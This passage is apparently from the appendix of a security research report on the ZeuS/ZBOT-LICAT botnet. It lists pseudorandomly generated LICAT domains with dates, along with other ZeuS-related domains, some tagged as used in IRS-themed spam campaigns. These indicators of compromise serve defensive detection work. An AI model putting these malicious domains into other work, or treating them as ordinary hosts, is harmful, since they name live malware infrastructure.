cjjrfonnumprut.com	August 23
llztklrnxrutqh.com	August 27
nempvnllioxpzim.com	August 27
sgmmvjnzrqpnx.com	August 27
ludelfyqwzqmpmom.com	August 28
ogrqsqmiounzfgt.com	August 28
pjmryoqwmtynuosx.com	August 28
ppyptpjhovvlin.com	August 28
qrtmpqpmlolpmu.com	August 29
uuvqvkoqrrdtli.com	August 29
zsrmjpohsqxvdjpq.com	August 30
vvkkvmkfmviouvp.biz	August 31
zjvcmxskklieqxjp.org	September 1
pqizuhswnlomqvl.org	September 2
ruckqzodomeiqnj.com	September 2
hdjrirorxxuonmt.com	September 3
jtdetquoguovluui.net	September 3
gxekswsmqympwtp.com	September 5
qpddoivpunttunlq.com	September 10
iqjchqrrkkwsizfs.com	September 14
jueyjtzxtmolfw.biz	September 14
nwnvnnuqehwqwquq.com	September 14
okhlpnpwvlurkfs.info	September 14
hrpuwuphkpqplot.info	September 15
lrmtxdoutmsmvvp.info	September 15
tqpnqvebjkovok.net	September 15
itnmoyovigfqsclo.com	September 16
jlwxtbuqgrsdloo.net	September 16
gilemsptkskrltex.org	September 18
qetobqnrxdjvmtf.org	September 18
ljhhyuxwyluasfsd.com	September 20
qwlpmoopuuwroqrw.net	September 20
vmgodskouwqtlqb.com	September 20
mmoosjyynimwoqi.net	September 20
ifchumsomdfdvqn.org	September 21
ojkqsisqruvonrhg.org	September 21

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Table 9. *Pseudorandomly generated LICAT domains*

APPENDIX E: OTHER ZEUS DOMAINS FOUND

Table 10 lists the ZeuS domains we found while conducting our investigation of the ZBOT-LICAT threat.

ZeuS-Related Domains	Description
a8228djjnedu7e8hd83ndd43d3d3.com	
blackloadoz.com	Used in Internal Revenue Service (IRS) spam campaign
caramelloinze.net	
chotnam.net	
cjjrfonnumprut.com	LICAT related
cnnherpkzmwglndz.com	Unknown
creamwithsodahan.com	Used in IRS spam campaign
eminemm.net	
esvr2.com	
esvr4.net	
fart2074.net	Used in IRS spam campaign
fasterbuyers.com	
fgiuhsdgfo.com	Unknown
first-wave-aug.com	
fortunametrila.com	
frakinutip.com	Used in IRS spam campaign
gfguhsdig.com	
googletoday.net	
gxekswsmqympwtp.com	LICAT related
hdjrirorxxuonmt.com	LICAT related
hotsku.com	
incornew.net	
instamfan.net	
isopaluta.com	Unknown
itnmoyovigfqsclo.com	LICAT related
iwfybfywi.com	
johnkeho.net	Used in IRS spam campaign
jsonphp.net	
jtdetquoguovluui.net	LICAT related
kindservicezeb.net	
kindservicezerg.net	Used in IRS spam campaign
ludelfyqwzqmpmom.com	LICAT related
lyuboidomenaz.com	Used in IRS spam campaign
lyuboidomenaz.net	Used in IRS spam campaign
manchpunchhow.com	Used in IRS spam campaign
manpolisa.com	
megayear.net	
mikkymouse.com	

ZeuS-Related Domains	Description
mobileauto1.com	
mortalconbat.com	
nahwgwwergwyt.com	
namopasi.com	
norpjyskpzjqspmt.com	Used in IRS spam campaign
olandik.net	
peptirtjdsuq.com	
pjmryoqwmtynuosx.com	LICAT related
platinumalbumm.com	
plitkinski.net	Used in IRS spam campaign
pocopoco2.net	Unknown
poetuteywetw.com	Unknown
pqizuhswnlomqvl.org	LICAT related
pravolevo.net	
promojoy.net	
qpddoivpunttunlq.com	LICAT related
qrtmpqpmlolpmu.com	LICAT related
repkamouse.net	
rniystopswloek.com	Used in IRS spam campaign
roundhome.net	
ruckqzodomeiqnj.com	LICAT related
rulesselur.com	
sakoplos.com	
sanmoposa.com	
sex-holding.net	Unknown
sgmmvjnzrqpnx.com	LICAT related
shellultra.com	Unknown
shwarzgold.com	
subvencionwest.com	
superupdatehdhdhd.net	Used in IRS spam campaign
tisheedesh.com	
tjkleen.net	
urises.net	
uuvqvkoqrrdtli.com	LICAT related
wave1test.com	Used in IRS spam campaign
weigwuinwt.com	
wowowowomaydan.com	Used in IRS spam campaign
ya-beep.net	
zouweengongohgaegeetiebi.com	
zsrmjpohsqxvdjpq.com	LICAT related
zuraotaiyohwunookaebuasa.com	

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***Table 10. Other** ZeuS domains found*

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